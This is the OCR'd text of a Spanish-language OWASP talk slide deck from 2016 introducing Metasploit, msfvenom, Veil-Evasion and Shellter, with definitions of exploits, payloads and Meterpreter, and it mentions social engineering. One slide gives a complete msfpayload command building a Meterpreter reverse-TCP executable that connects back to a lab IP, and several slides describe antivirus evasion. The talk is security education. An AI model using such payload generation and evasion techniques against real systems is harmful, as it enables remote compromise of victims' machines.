MSFVENOM PRUEBA DE CONCEPTO

OWASP
The Open Web Application Security Project

09 DE ABRIL DEL 2016
SANTA CRUZ - BOLIVIA
WALTER CAMAMA MENACHO

About Me

OWASP
The Open Web Application Security Project

- About Me

- Ingeniero de sistemas – Universidad Autónoma del Beni
- Actual trabajo en una Empresa Comercial como encargado de Sistemas
- Apasionado X la seguridad informática
- Blog personal - >> darkwice*.blogspot.com*
- Miembro de Comunidades SLB, Hackmeeting

 /waltico88  /waltico88

OWASP
The Open Web Application Security Project

DISTRIBUCIONES LIBRES PARA REALIZAR PRUEBAS DE SEGURIDAD

OWASP
The Open Web Application Security Project

DISTRIBUCIONES LIBRES PARA REALIZAR PRUEBAS DE SEGURIDAD

OWASP
The Open Web Application Security Project

DISTRIBUCIONES LIBRES PARA REALIZAR PRUEBAS DE SEGURIDAD

OWASP
The Open Web Application Security Project

CONCEPTOS

Vulnerabilidad: **Se puede presentar y decir que es un punto débil de los sistema ya sea por configuración o errores en la codificación.**

OWASP
The Open Web Application Security Project

EXPLOIT: **Un exploit es un programa que explota una o varias vulnerabilidades en un software determinado**

PAYLOAD: **Es un programa que acompaña a un exploit para realizar funciones especificas una vez el sistema objetivo es comprometido**

OWASP
The Open Web Application Security Project

Post-Explotación: Proceso que se lleva a acabo después de obtener el acceso


Meterpreter: es un interprete de comandos que permite de una forma segura y suave interactuar con la maquina objetivo

OWASP
The Open Web Application Security Project

HERRAMIENTAS DE DOBLE FILO

METASPLOIT

Proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.


root@DarkWice: ~
Archivo Editar Ver Buscar Terminal Ayuda
RECON
EXPLOIT
msf >
PAYLOAD
LOOT
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >

OWASP
The Open Web Application Security Project

HERRAMIENTAS DE DOBLE FILO

VEIL EVASION

Framework para generar ejecutables que no sean detectados por los antivirus comunes o hacer ejecutables in-detectables

OWASP

The Open Web Application Security Project

root@DarkWice: ~/Veil/Veil-Evasion

Archivo Editar Ver Buscar Terminal Ayuda

```
================================================================================
 Veil-Evasion | [Version]: 2.22.1
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Main Menu

        47 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]:
```

OWASP
The Open Web Application Security Project

HERRAMIENTAS DE DOBLE FILO

SHELTER

Funciona tomando un archivo .exe de Windows, añadiendo el código shell para él y luego hace un gran trabajo de modificar el archivo para hacer el bypass del Antivirus.

OWASP

The Open Web Application Security Project

root@DarkWice: ~/Escritorio/shellter

Archivo Editar Ver Buscar Terminal Ayuda

```
root@DarkWice:~/Escritorio/shellter# wine shellter.exe
                @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@       Shellter V [5.9]      @@@@@@@@@@
                @@@@@@@@@@@@         Coded By kyREcon        @@@@@@@@@
                @@@@@@@@@@@@    www.ShellterProject.com    @@@@@@@@@
                @@@@@@@@@@@@@@@@@@C.:@@@@@@@@@@@@@@@@C.:@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@                           @@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@       Wine Mode           @@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@                           @@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@  * * * * * * * * *  @@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@   * * * * * * * *   @@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@     * * * *     @@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@     * * *     @@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@    **    @@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@ ~~ @@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@ ## @@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@ ## @@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@ ## @@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@ ## @@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@ ## @@@@@@@@@@@@@@@@@@@@
                @@@@@@@@@@@@@@@@@@@@ ## @@@@@@@@@@@@@@@@@@@@

Choose Operation Mode - Auto/Manual (A/M/H):
```

OWASP
The Open Web Application Security Project

HERRAMIENTAS DE DOBLE FILO


VENOM

MSFPAYLOAD: Permite generar código shell , ejecutables , y mucho más para su uso en explotaciones

MSFENCODE: Generamos msfpayload y funcionaba bien pero contiene varios caracteres nulos cuando se interpreta por muchos programas, significa el fin de una cadena y esto puede terminara en un error

MSFVENOM: Es la combinación de MSFpayload y MSFencode

msfpayload windows/meterpreter/reverse_tcp LHOST=172.16.110.1 LPORT=4444 X>/root/hola.exe



OWASP
The Open Web Application Security Project

INGENIERIA SOCIAL

Conjunto de técnicas psicológicas y habilidades sociales para la obtención de información de terceros

estro de la Ingeniería Social


Image courtesy: Mikhail Romanenko

OWASP
The Open Web Application Security Project

Administradores e Inform

OWASP
The Open Web Application Security Project

Los Malos



OWASP
The Open Web Application Security Project

DEMOSTRACIÓN CONTROLADA

OWASP
The Open Web Application Security Project

CONCLUSIONES…..<>

- Que queremos demostrar
- Siempre estarán los nueva técnicas de protección y evasión

OWASP
The Open Web Application Security Project

GRACIAS POR SU ATENCION